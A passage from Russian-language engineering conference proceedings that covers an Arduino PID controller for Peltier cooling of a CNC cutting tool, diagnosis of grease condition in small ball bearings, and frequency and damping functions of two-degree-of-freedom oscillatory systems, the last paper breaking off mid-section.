


Рис. 1. Трехосевой фрезерной станок с ЧПУ




Рис. 2. Электрическая схема автономной системы охлаждения режущего инструмента

тах Пельтье при прохождении прямого тока с одной стороны выделяется тепло, с другой стороны — холод. Холодная сторона используется для охлаждения режущего инструмента в зоне резания [3—5].

Для определения температур используется один термистор 10 Ком, на рис. 2 изображена схема подключения элементов автономной системы охлаждения режущего инструмента станка с ЧПУ.

Для расчета температуры в градусах термистором необходимо снять напряжение на аналоговом входе с помощью функции analogRead. Данная функция возвращает значения от 0 до 1023, и их необходимо преобразовать в значение температуры. Для определения формулы для расчета температуры, в данном случае температура на поверхности элемента Пельтье была измерена с помощью мултьтиметра и термистора вовремя разогревания термоэлемента, экспериментальная установка показана на рис. 3.

Данные, полученные при измерениях, были записаны в виде таблицы, состоящей из двух столбцов, первый столбец хранит данные о по-казаниях мультиметра, второй столбец отображает данные аналогового входа с управляющей платы. Далее был построен график зависимости температуры от значений термистора, используя линейную регрессию как показано в рис. 4 была получена формула для определения температуры данного термистора [6].

Измерение температуры термистором, подключенного к микропроцессору Arduino определяется с помощью следующей функции:

```
float TMPmeasurement () { v = analogRead(A2)*5.0 / 1024.0; \\ float temperature = (1.1488*v*v) - (28.452*v) + 87.857; \\ return temperature; }
```

Математическая форма записи закона ПИД регулятора имеет вид:




Рис. 3. Экспериментальная установка для измерения температуры




Рис. 4. Линейная регрессия измерений температуры

$$o(t) = P + I + D =$$

$$= Kp * e(t) + Ki * \int e(t) dt + Kd * de(t) / dt.$$
 (1)

где o(t) — выходной сигнал; P — пропорциональная составляющая; I — интегрирующая составляющая; D — дифференцирующая составляющая; Kp, Ki, Kd — коэффициенты пропорционального, интегрирующего, дифференцирующего звеньев; e(t) — ошибка рассогласования [7].

Согласно формуле (1), функция, которая будет рассчитывать выходной сигнал, имеет вид: int compute PID(float input, float setpoint, float Kp, float Ki, float Kd, float dt) {

```
float err = setpoint - input;
float P = err;
static float I = 0, prevErr = 0;
I = I + err * dt;
float D = (err - prevErr) / dt;
prevErr = err;
float output = err * Kp + I * Ki + D * Kd;
delay(100);
return output;
float Kp = 1.0;
float Ki = 0.5;
float Kd = 0.5;
float dt = 0.1;
setpoint = 40.0;
input = TMPmeasurement ()
power = computePID(input, setpoint, Kp, Ki, Kd, dt);
```






Рис. 5. Переходный процесс промоделированного ПИД-регулятора

Более высокое значение P создаст более мощное усилие по сопротивлению любой попытке изменить значение температуры. Однако, если значение P слишком велико, то при возврате в исходное положение возникает перерегулирование и, следовательно, требуется противоположная сила, чтобы компенсировать новое отклонение. Это порождает эффект раскачки до тех пор, пока наконец не будет достигнута стабильность или, в худшем случае, напряжение, поступающее в элемент Пельтье превысит рабочий диапазон.

Увеличение значения Р приводит к большей устойчивости /стабильности до тех пор, пока слишком большое значение Р не приведет к осцилляциям и потере контроля над температурой элемента Пельтье (потере управления). При большом Р заметна очень большая сила воздействия, противодействующая любому изменению значения температуры.

Уменьшение значения P приведет к дрейфу в управлении. Если P слишком мало, температура становится очень нестабильной. Температура элемента Пельтье будет меньше сопротивляться любым попыткам изменить его значения.

 ${
m I}$ – это период времени, в течение которого записываются и усредняются изменения температуры.

Увеличение значения I улучшает способность удерживать начальное значение и уменьшает температурный дрейф, но также увеличивает задержку возврата в начальное значение и уменьшает влияние P.

Уменьшение значения I улучшает реакцию на изменения, но увеличивает температурный дрейф и уменьшает способность удерживать значение. Так же увеличивает влияние P.

D – это скорость, с которой температура вернется в начальное значение. Высокие D означают, что температура вернется в первоначальное значение очень быстро.

Увеличение значения D увеличивает скорость, с которой все отклонения будут скомпенсированы. Количество колебаний при возврате в исходное значение уменьшается. Но здесь увеличивается вероятность появления осцилляций.

Уменьшение D увеличивает количество колебаний при возврате в начальное значение. Возврат в начальное значение происходит медленнее [8, 9].

Переходный процесс данного ПИД регулятора показан на рис. 5.

В работе произведено компьютерное моделирование ПИД регулятора для управления элементами, подключенными к плате управления Arduino. Проведен эксперимент, в ходе которого по разработанной математической модели получен работоспособный ПИД регулятор для управления системой охлаждения в микропроцессоре Arduino.

Библиографический список

1. Вотинов М. В., Маслов А. А. Моделирование и оптимизация цифровых пропорционально-интегрально-дифференциальных регуляторов на базе программ-

- ного обеспечения PID OPTIMIZE VIEWER // Вестн. Новосибир. гос. ун-та. Сер.: Информ. технологии. 2011. Т. 9, \mathbb{N} 2.
- 2. Гайворонский С. А., Езангина Т. А. Настройка ПИД-регулятора для максимизации степени устойчивости интервальной системы // Автоматизация процессов управления. 2013. № 1. С. 31.
- 3. Бобырь М. В., Кулабухов С. А., Якушев А. С. Автономная система охлаждения режущего инструмента в задаче управления оборудованием с ЧПУ. Ч. І // Мехатроника, автоматизация, управление. № 18. С. 558-563.
- 4. Bobyr M. V., Yakushev A. S., Dorodnykh A. A. Fuzzy devices for cooling the cutting tool of the CNC machine implemented on FPGA // Measurement. 2020. Vol. 152. P. 107378.
- 5. Bobyr M. V., Kulabukhov S. A. Simulation of control of temperature mode in cutting area on the basis of fuzzy logic // Journal of Machinery

- Manufacture and Reliability. 2017. Vol. 46 (3). P. 288–295.
- 6. Кириллов А. Г., Клебанов С. А., Козлов В. С. Разработка учебного проекта «Термистор» и базе аппаратно-программной платформы ARDUINO // Тезисы докл. 52-й Международ. науч.-техн. конф. преподавателей и студентов. 2019. С. 224—224.
- 7. Ушкин И. С., Шумилкин А. А., Адилов Р. М. Использование ПИД-регуляторов в системах автоматического управления // Успехи современного естествознания. 2011. № 7. С. 226–226.
- 8. Bobyr M. V., Emelyanov S. G. A nonlinear method of learning neuro-fuzzy models for dynamic control systems // Applied Soft Computing Journal. 2020. Vol. 88. P. 106030.
- 9. *Мясищев А. А.* Настройка PID-регуляторов для полетного контроллера на базе ARDUINO MEGA256 и прошивки MEGAPIRATENG // Проблемы науч. мысли. 2017. Т. 1, № 8. С. 76–83.

УДК 621.865

DOI: 10.31799/978-5-8088-1556-8-2021-16-20-32

В. А. Голубков*

кандидат технических наук, доцент

А. Г. Федоренко*

кандидат технических наук, доцент

Е. Ю. Ватаева*

старший преподаватель

Т. Т. Шарафудинов*

старший преподаватель

*Санкт-Петербургский государственный университет аэрокосмического приборостроения

ДИАГНОСТИКА ТЕХНИЧЕСКОГО СОСТОЯНИЯ СМАЗКИ ОПОР МАЛОГАБАРИТНЫХ УСТРОЙСТВ

Рассматриваются основные режимы работы смазки и их диагностика, приводится алгоритм и процесс диагностики технического состояния смазки.

Ключевые слова: смазка, малогабаритные устройства, гидродинамический режим, граничный режим.

V. A. Golubkov*

PhD, Tech., Associate Professor

A. G. Fedorenko*

PhD, Tech., Associate Professor

E. Yu. Vataeva*

Senior Lecturer

T. T. Sharafudinov *

Senior Lecturer

* St. Petersburg State University of Aerospace Instrumentation

DIAGNOSTICS OF THE TECHNICAL CONDITION OF GREASE OF SUPPORTS OF SMALL-SIZED DEVICES

The paper considers the main modes of operation of the grease and their diagnostics, provides an algorithm and process for diagnosing the technical condition of the grease.

Keywords: grease, small-sized devices, hydrodynamic regime, boundary regime.

Различают два основных режима работы смазки: гидродинамический и граничный. Гидродинамический режим работы является наиболее благоприятным. В этом режиме между телами качения толщина смазочного слоя не менее чем в 2–3 раза превышает среднеквадратичную высоту неровностей. При нарушении гидродинамического режима наблюдаются прорывы смазочного слоя, которые характеризуют граничный режим работы смазки.

Анализ литературы [1] показывает, что критерием перехода от гидродинамического режима работы смазки к граничному является наличие прорывов смазочного слоя, которое по времени составляет 5~%.

В работах [2, 3] показано, что работоспособность смазки зависит не только от технологических погрешностей шарикоподшипника, но и от несущей способности смазки.

Найдем условия граничного трения в зоне контакта тел качения. В зоне контакта тел качения действуют две основные силы: динамическая нагрузка и несущая способность смазки. Прорывы смазочного слоя происходят при превышении динамической нагрузки несущей способности смазки.

Следовательно, диагностику режима контактирования можно проводить, анализируя функцию следующего вида:

$$e(P_{ai}-N), (1)$$

где P_{qi} – сила упругости, действующая со стороны i-го шарика на q-е кольцо подшипника; N – несущая способность смазки;

$$e(x) = \begin{cases} 1, x > 0 \\ 0, x \le 0 \end{cases}$$

Сила упругости является функцией времени, зависящей от полной деформации δ_{qi} в месте контакта, и может быть вычислена по формуле

$$P_{qi}(t) = B\delta_{qi}^{3/2}(t)[\delta_{qi}(t)],$$
 (2)

где B — конструктивный параметр, характеризующий упругие свойства подшипника.

Полная деформация δ_{qi} зависит от условий наргужения, так и от технологических погрешностей изготовления и сборки подшипника

$$\delta_{qi} = \delta_{qoi} + \sum_{p} X_{p} \alpha_{pi} - \sum_{q=1}^{2} \delta r_{qk} + \delta d_{i},$$

где δ_{qoi} — статическая деформация тел качения; X_p — координата вектора вибрации подвижного кольца; α_{pi} — коэффициент, зависящий от угла контакта и углового положения i-го шарика; r_q — дефекты формы и расположения элементов подшипника; δd_i — разноразмерность шариков.

Статическая деформация δ_{qoi} зависит от условий нагружения и определяется из уравнений равновесия внутреннего кольца шарикоподшипника [2].

Для определения полной деформации тел качения δ_{qi} кроме статической деформации δ_{qoi} необходимо иметь данные по вибрации изолирования подшипника. Расчет вибрации изолированного подшипника проводится согласно выражению [3]:

$$\bar{X} = W\bar{F}$$
.

где \overline{F} — вектор возмущающих сил; W — передаточная функция;

$$\bar{X} = \{X_{p_1}, X_{p_2}, ..., X_{p_n}\}.$$

Анализ выражений (1)—(3) показывает, что режим работы смазки при известных условиях работы шарикоподшипников, их технологических погрешностей изготовления и сборки, а также несущей способности смазки может быть определен посредством расчета коэффициента качества смазки:

$$k = \frac{\frac{2\pi}{\omega_c}}{2\pi} \int_{0}^{\infty} \sum_{i=1}^{m} e \left[P_{qi}(t)^2 - N \right] dt, \tag{4}$$

где ω_c – частота вращения сепаратора.

Заключение о режиме работы смазки принимается согласно следующему правилу:

$$k = egin{cases} \leq 0{,}05 - {
m гидродинамический режим,} \\ > 0{,}05 - {
m граничный режим.} \end{cases}$$

Для новых подшипников, как правило, k=0 и несущая способность смазки неизвестна. Анализ (4) показывает, что определить несущую способность смазки можно путем увеличения динамической нагрузки P_{qi} и добиваясь пятипроцентных прорывов смазочного слоя.

Наиболее эффективным методом повышения P_{qi} является увеличение статической нагрузки, что приводит к возрастанию статической деформации, входящей в выражение (3).

Структурная схема алгоритма диагностики технического состояния смазки показана на рис. 1. Согласно схеме, анализ режима контактирования тел качения производится путем измерения контактного сопротивления между внутренним и наружным кольцами шарикоподшипника, работающего при номинальных нагрузках.




Рис. 1. Структурная схема алгоритма диагностики технического состояния смазки




Рис. 2. Определение несущей способности смазочного слоя шарикоподшипника

Процесс определения несущей способности смазочного слоя шарикоподшипника показан на рис. 2. На рис. 2, a приведены экспериментальные импульсы контактирования элементов подшипника типа 5-800 63 ЮТ С 20 с технологическими погрешностями беговых дорожек внутреннего кольца (типа овал) r_{22} =0,2 мкм, наружного кольца (типа овал) r_{12} =0,5 мкм при осе-

вой нагрузке $R_1=2H$; на рис. 2 б, ε — результаты измерения осевой и радиальной вибрации соответственно; на рис. 2, $e^-\pi$ — результаты расчета динамической нагрузки, действующей на шарики 1—7 соответственно за время, равное периоду вращения сепаратора.

Подбираем значения несущей способности смазки N так, чтобы импульсы контактирования, рассчитываемые теоретически (рис. 2, a), были по характеру идентичны экспериментальным (рис. 2, a). В данном примере несущая способность смазки лежит в пределах 5,5-6.

Таким образом, для определения технического состояния смазки на этапе сборки малогабаритного устройства необходимо:

- провести диагностику технического состояния элементов шарикоподшипника;
- добиться перехода от гидродинамического режима работы к граничному путем увеличения статических нагрузок;
- определить динамические нагрузки на тела качения;
- решить уравнение (4) относительно несущей способности смазки.

Библиографический список

- 1. Горубнов А. Г., Малыгин В. М. Электрический контроль гидродинамического режима смазки шарикоподшипниковых конструкций // Вестн. машиностроения. 1977. № 11. С. 48.
- 2. Явленский А. К., Явленский К. Н. Теория динамики и диагностики систем трения качения. Л.: Издво ЛГУ, 1978. $184 \mathrm{~c.}$
- 3. Явленский К. Н., Явленский А. К. Вибродиагностика и прогнозирование качества механических систем. Л.: Машиностроение, 1983. 121 с.

УДК 519.71; 629.067; 62.752; 621.01; 534-16 DOI: 10.31799/978-5-8088-1556-8-2021-16-33-42

С. В. Елисеев*

доктор технических наук, профессор

А. В. Елисеев*

кандидат технических наук, доцент

Н. К. Кузнецов**

доктор технических наук, профессор

- * Иркутский государственный университет путей сообщения
- ** Иркутский национальный исследовательский технический университет

СИСТЕМНЫЕ ПРЕДСТАВЛЕНИЯ ДИНАМИКИ МЕХАНИЧЕСКИХ КОЛЕБАТЕЛЬНЫХ СТРУКТУР НА ОСНОВЕ ЧАСТОТНОЙ ФУНКЦИИ И ФУНКЦИИ ДЕМПФИРОВАНИЯ

В настоящее время общая теория систем находит свои приложения не только в объектах, которые имеют развитые системы управления на основе обработки информации с использованием вычислительных средств; свойства систем проявляются и в объектах, являющихся механическими колебательными системами. Такие механические колебательные системы представляют собой широкий класс расчетных схем, которые используются для решения разнообразных задач динамики машин, механизмов, робототехнических устройств и средств мехатроники. Развитие математического аппарата или методов системного анализа является актуальной задачей, поскольку механические колебательные системы обладают широким спектром динамических свойств, которые во многом предопределяются структурой и спецификой связей между составными элементами в форме структурных образований. При рассмотрении ряда вопросов оценки динамических свойств структурных образований получены интересные результаты, что предопределило интерес к оценке особенностей динамических взаимодействий, когда структурные образования могут служить элементами реальных систем, взаимодействующих с основаниями или ограничителями движений. Колебание системы с несколькими степенями свободы может быть рассмотрено с позиции выделения структурных образований и учета особенностей их взаимодействий. Предложено рассмотрение механической колебательной системы с выделением объекта в виде структурного образования. В качестве математического аппарата учета динамических свойств структурных образований рассматриваются частотная функция, функция демпфирования, параметризующая функция. Сделан переход от задачи с объектом, динамические свойства которого характеризуются собственными числами, в виде сосредоточенной массы, к задаче оценки взаимодействия элементов колебательных систем с несколькими степенями свободы с объектом в виде структурного образования, динамические и структурные свойства которого оцениваются частотной функцией, функцией демпфирования и параметризующей функцией.

Ключевые слова: механическая система, колебательная структура, структурное образование, динамические связи, частотная функция, функция демпфирования, связность движений, экстремальные свойства, колебание, вязкое трение, устройство преобразования движения.

S. V. Eliseev*

Dr. Sc., Tech., Professor

A. V. Eliseev*

PhD, Tech., Associate Professor

N. K. Kuznetsov**

Dr. Sc., Tech., Professor

- * Irkutsk State Transport University
- ** Irkutsk National Research Technical University

SYSTEM VIEW OF THE DYNAMICS OF MECHANICAL STRUCTURES BASED ON FREQUENCY FUNCTION AND DAMPING FUNCTION

At present, the general theory of systems finds its applications not only in objects that have developed control systems based on information processing using computational tools; the properties of systems are also manifested in objects that are mechanical oscillatory systems. Such mechanical oscillatory systems represent a wide class of computational schemes that are used to solve various problems of the dynamics of machines, mechanisms, robotic devices and mechatronics. The development of mathematical apparatus or methods of system analysis is an urgent task, since mechanical oscillatory systems have a wide range of dynamic properties, which are largely determined by the structure and specifics of the connections between the constituent elements in the form of structural formations. When considering a number of issues of assessing the dynamic properties of structural formations, interesting results were obtained, which predetermined the interest in evaluating the features of dynamic interactions, when structural formations, when structures are constituted to the constitution of the const

tural formations can serve as elements of real systems interacting with bases or motion limiters. The oscillation of a system with several degrees of freedom can be considered from the point of view of identifying structural formations and taking into account the features of their interactions. It is proposed to consider a mechanical oscillatory system with the allocation of an object in the form of a structural formation. The frequency function, the damping function, and the parametrizing function are considered as a mathematical tool for taking into account the dynamic properties of structural formations. Made the transition from a task with the object dynamic properties which are characterized by their own numbers, in the form of a concentrated mass, the task of evaluating the interaction of the elements of oscillatory systems with multiple degrees of freedom with the object in the form of structural formations, dynamic and structural properties which are valued function of frequency, the damping function and parametrizing function. **Keywords:** mechanical system, the vibrational structure, structural formation, dynamics, frequency response function, damping function, and connectivity of movement, extreme properties, oscillation, viscous friction, the device for converting movement.

Введение

В настоящее время применение в инженерной практике механических колебательных систем в качестве расчетных схем для оценки динамических свойств технических объектов, работающих в условиях интенсивных вибрационных нагружений, имеет широкое распространение [1–8]. К числу наиболее известных подходов к оценке динамических свойств механических колебательных систем можно отнести методы на основе энергетических соотношений [9, 10]. В свою очередь, подходы использования экстремальных свойств отношения потенциальной энергии к кинетической получили развитие в понятии частотной энергетической функции аргумента коэффициента связности форм движений элементов механических колебательных систем [11-15]. При этом связанные элементы интерпретируются как структурные образования, а частотная функция, отражающая в своей форме собственные и парциальные частоты, представляет собой своеобразную динамическую характеристику рассматриваемого объекта в виде структурного образования.

Использование коэффициентов связности форм движения предопределяет возможность настойки и коррекции вибрационных полей транспортных и технологических машин [16—18]. Возможной физической интерпретацией коэффициента связности форм движения является рычажная связь между элементами механических колебательных систем [19—21].

Вместе с тем методы оценки динамических особенностей структурных образований механических колебательных систем с учетом сил вязкого трения на основе частотной функции и функции демпфирования требуют детального рассмотрения, что связано, в частности, с тем, что для систем с вязким трением характер движения существенно изменяется и зависит от соотношений параметров системы, включая характеристики сил вязкого трения [22–24].

Предлагаемая работа посвящена развитию методов оценки особенностей структурных об-

разований, входящих в механические колебательные системы с вязким трением, на основе частотной функции и функции демпфирования.

Некоторые общие положения. Постановка задачи

Рассматривается упруго-диссипативная механическая колебательная система с двумя степенями свободы с встроенными устройствами преобразования движения L_1 , L_0 , L_2 . Принципиальная схема механической системы приведена на рис. 1.

Обобщенные координаты y_1 , y_2 обозначают положение массо-инерционных элементов m_1 , m_2 , относительно положения статического равновесия. Кинетическая энергия, потенциальная энергия и функция рассеяния имеют вид:

$$T = \frac{1}{2}m_1\dot{y}_1^2 + \frac{1}{2}m_2\dot{y}_2^2 + \frac{1}{2}L_1\dot{y}_1^2 + \frac{1}{2}L_0(\dot{y}_2 - \dot{y}_1)^2 + \frac{1}{2}L_2\dot{y}_2^2,$$
(1)

$$\Pi = \frac{1}{2}k_1y_1^2 + \frac{1}{2}k_2y_2^2 + \frac{1}{2}k_0(y_2 - y_1)^2, \qquad (2)$$

$$F = \frac{1}{2}b_1\dot{y}_1^2 + \frac{1}{2}b_0(\dot{y}_2 - \dot{y}_1)^2 + \frac{1}{2}b_2\dot{y}_2^2.$$
 (3)

Система уравнений Лагранжа второго рода после подстановки (1)—(3) сводится к дифференциальным уравнениям:




Рис. 1. Механическая колебательная система, включающая устройства для преобразования движения L_n , упругие k_n и диссипативные элементы b_n , n=0,1,2

$$\begin{cases} (m_1 + L_1 + L_0)\ddot{y}_1 - L_0\ddot{y}_2 + (b_0 + b_1)\dot{y}_1 - \\ -b_0\dot{y}_2 + (k_0 + k_1)y_1 - k_0y_2 = 0; \\ (m_2 + L_2 + L_0)\ddot{y}_2 - L_0\ddot{y}_1 + (b_0 + b_2)\dot{y}_2 - \\ -b_0\dot{y}_1 + (k_0 + k_2)y_2 - k_0y_1 = 0. \end{cases}$$
(4)

Предполагается, что система отражает движения, заданные начальным условиями.

Вместе с тем, наравне с (4), рассматривается движение $y_1 = y_1(t)$, $y_1 = y_2(t)$ массоинерционных элементов в форме:

$$\vec{y} = \vec{Y}e^{pt} , \qquad (5)$$

где
$$ec{y} = egin{bmatrix} y_1(t) \\ y_2(t) \end{bmatrix}$$
 — вектор-решение; $ec{Y} = egin{bmatrix} Y_1 \\ Y_2 \end{bmatrix}$ — чис-

ловой вектор; $p = \sigma + j\omega$ — комплексная постоянная, t — переменная времени. Дополнительно предполагается, что движения отдельных координат (5) связаны рычажным отношением $Y_2 = \alpha Y_1$, где α — коэффициент связности форм.

На основе параметров частного варианты системы с использованием формальной процедуры может быть построена так называемая частотная функция аргумента коэффициента связности, в особенностях своей формы отражающая такие параметры как частоты собственных колебаний и парциальные частоты [12].

Задача заключается в разработке метода построения частотных функций и функций демп-




Рис. 2. Механическая колебательная система с двумя степенями свободы (частный случай системы на рис. 1) без учета сил трения и устройств для преобразования движений

фирования, отражающих динамические особенности механической колебательной системы в экстремальных значениях, для оценки структурных образований, рассматриваемых как специальные звенья с рычажными свойствами.

Частотная функция для механической колебательной системы без трения

Рассматривается частный случай механической колебательной системы с двумя степенями свободы (рис. 1). Система образована двумя массоинерционными элементами m_1, m_2 , соединенными пружинами с жесткостями k_1, k_0, k_2 . Демпферы и устройства для преобразования движения не учитываются. Принципиальная схема системы показана на рис. 2.

Таблица 1

Варианты частотных функций

		_	= -	
Номер	Параметры системы	Принципиальная схема	Частотная функция	Парциальные частоты
1	$k_0, k_1, k_2,$ m_1, m_2		$\omega^{2}(\alpha) = \frac{(k_{0} + k_{2})\alpha^{2} - 2\alpha k_{0} + \frac{k_{0} + k_{1}}{m_{1} + m_{2}\alpha^{2}}$	$n_1^2 = \frac{k_1 + k_0}{m_1}$ $n_2^2 = \frac{k_2 + k_0}{m_2}$
2	$k_1 = 0,$ $k_2 = 0$		$\omega^{2}(\alpha) = \frac{k_{0}(\alpha - 1)^{2}}{m_{1} + m_{2}\alpha^{2}}$	$n_1^2 = \frac{k_0}{m_1} \cdot n_2^2 = \frac{k_0}{m_2}$
3	$k_1 = k_2 = k_0 = k$ $m_1 = m_2 = m$		$\omega^{2}(\alpha) = \frac{2k(\alpha^{2} - \alpha + 1)}{m(1 + \alpha^{2})}$	$n_1^2 = \frac{2k}{m}, n_2^2 = \frac{2k}{m}$
4	$k_2 = 0$ $m_1 = m_2 = m$ $k_1 = k_0 = k$		$\omega^2(\alpha) = \frac{k}{m} \frac{\alpha^2 - 2\alpha + 2}{1 + \alpha^2}$	$n_1^2 = \frac{2k}{m}, n_2^2 = \frac{k}{m}$
5	$k_0 = 0$	m_1 m_2 m_2	$\omega^{2}(\alpha) = \frac{k_{2}\alpha^{2} + k_{1}}{m_{1} + m_{2}\alpha^{2}}$	$n_1^2 = \frac{k_1}{m_1}, n_2^2 = \frac{k_2}{m_2}$


Частотная функция для системы на рис. 2 принимает вид дробно-рационального выражения, зависящего от коэффициента формы α [12]:

$$\omega^{2}(\alpha) = \frac{(k_{0} + k_{2})\alpha^{2} - 2\alpha k_{0} + k_{0} + k_{1}}{m_{1} + m_{2}\alpha^{2}}.$$
 (6)

Экстремальные характеристики и значения частотной функции отображает динамические особенности конкретной механической колебательной системы. Наравне с экстремальными значениями, совпадающими с собственными частотами системы, интерес представляют предельные значения и значения частотной функции в нуле, совпадающие с парциальными частотами.

В табл. 1 представлены частотные функции рассматриваемой механической колебательной системы (рис. 2) и ее частных вариантов. Каждая строка табл. 1 включает в себя набор параметров систем, принципиальную схему, частотную функцию и соответствующие парциальные частоты.

Представленные варианты форм частотных функций (табл. 1) отображают особенности динамических связи между элементами рассматриваемых механических колебательных систем. С другой стороны, частотная функция может быть интерпретирована как динамическая характеристика некоторого структурного образования, входящего в механическую колебательную систему.



Puc. 3. Механическая система с учетом сил вязкого трения

Функция демпфирования для механической системы с апериодическим движением

Рассматривается механическая система, представляющая частный вариант системы на рис. 1, образованная массо-инерционными элементами m_1 , m_2 и демпферами b_0 , b_1 , b_2 . Принципиальная схема системы показана на рис. 3.

Для системы на рис. З функция демпфирования отражающая особенности собственных форм движения в экстремальных значениях, может быть построена на основе формальной процедуры и представлена в виде дробно-рационального выражения, зависящего от коэффициента формы связности форм α в виде [22]:

$$\sigma(\alpha) = -\frac{(b_0 + b_2)\alpha^2 - 2\alpha b_0 + b_0 + b_1}{m_1 + m_2\alpha^2}.$$
 (7)

Конкретная форма функции демпфирования определяется характеристиками элементов рас-

Таблица 2

Варианты функций демпфирования

Но- мер	Параметры системы	Принципиальная схема	Функция демпфирования	Коэффициенты парциальных систем	
1	$b_0, b_1, b_2, \\ m_1, m_2$		$\sigma(\alpha) = -\frac{\begin{pmatrix} (b_0 + b_2)\alpha^2 - \\ -2\alpha b_0 + b_0 + b_1 \end{pmatrix}}{m_1 + m_2\alpha^2}$	$\sigma_3 = -\frac{b_1 + b_0}{m_1}$, $\sigma_4 = -\frac{b_2 + b_0}{m_2}$	
2	$b_1 = 0,$ $b_2 = 0$		$\sigma(\alpha) = -\frac{b_0(\alpha - 1)^2}{m_1 + m_2 \alpha^2}$	$\sigma_3 = -\frac{b_0}{m_1}$, $\sigma_4 = -\frac{b_0}{m_2}$	
3	$b_1 = b_2 = b_0 = b$, $m_1 = m_2 = m$		$\sigma(\alpha) = -\frac{2b}{m} \frac{(\alpha^2 - \alpha + 1)}{(1 + \alpha^2)}$	$\sigma_3 = -\frac{2b}{m}, \sigma_4 = -\frac{2b}{m}$	
4	$b_2 = 0 ,$ $m_1 = m_2 = m$		$\sigma(\alpha) = -\frac{b}{m} \frac{\alpha^2 - 2\alpha + 2}{1 + \alpha^2}$	$\sigma_3 = -\frac{2b}{m}, \sigma_4 = -\frac{b}{m}$	
5	$b_0 = 0$		$\sigma(\alpha) = -\frac{b_2 \alpha^2 + b_1}{m_1 + m_2 \alpha^2}$	$\sigma_3 = -\frac{b_1}{m_1}, \sigma_4 = -\frac{b_2}{m_2}$	

сматриваемой механической системы, совершающей свободные движения под действием начальных условий. К особенностям функции демпфирования можно отнести экстремальные значения и значения, принимаемые при стремлении коэффициента формы α к нулю и бесконечности.

В табл. 2 приведены характерные варианты функций демпфирования механических систем для различных значений массоинерционных и диссипативных параметров, отражающих структурные особенности соответствующих систем.

Таким образом, для механической системы, совершающей апериодические движения, аналитические характеристики функций демпфирования, к которым можно отнести, к примеру, свойства четности, отражают динамические особенности структурных образований, входящих в механическую колебательную систему.

Частотная функция и функция демпфирования для механической колебательной системы с учетом вязкого трения

Рассматривается частный вариант механической колебательной системы (рис. 1) с упругодемпфирующими элементами $b_1 = b_2 = b_0 = b$, $k_1 = k_2 = k_0 = k$, обладающими свойствами симметрии. Принципиальная схема показана на рис. 4.

Частотная функция и функция демпфирования для рассматриваемой упруго-диссипативной механической системы может быть определена с учетом условий, характеризующих «малость» сил вязкого трения [22, 24]:

$$B_{\alpha}^{2} < 4A_{\alpha}C_{\alpha}, \qquad (8)$$

где $A_{\alpha} = m_1 + m_2 \alpha^2$, $B_{\alpha} = 2b(\alpha^2 - \alpha + 1)$, $C_{\alpha} = 2k(\alpha^2 - \alpha + 1)$ — вспомогательные функции аргумента коэффициента связности форм движений α .




Рис. 4. Механическая колебательная система с учетом сил вязкого трения

При «малых» силах трения частотная функция и функция демпфирования имеют вид:

$$\begin{cases}
\omega^{2}(\alpha) = \frac{2k(\alpha^{2} - \alpha + 1)}{m_{1} + m_{2}\alpha^{2}} - (\frac{b(\alpha^{2} - \alpha + 1)}{m_{1} + m_{2}\alpha^{2}})^{2}; \\
\sigma(\alpha) = -\frac{b(\alpha^{2} - \alpha + 1)}{m_{1} + m_{2}\alpha^{2}}.
\end{cases} (9)$$

При «больших» силах трения $B_{\alpha}^{\ 2} > 4A_{\alpha}C_{\alpha}$ частотная функция равна нулю, а функция демпфирования имеет две компоненты:

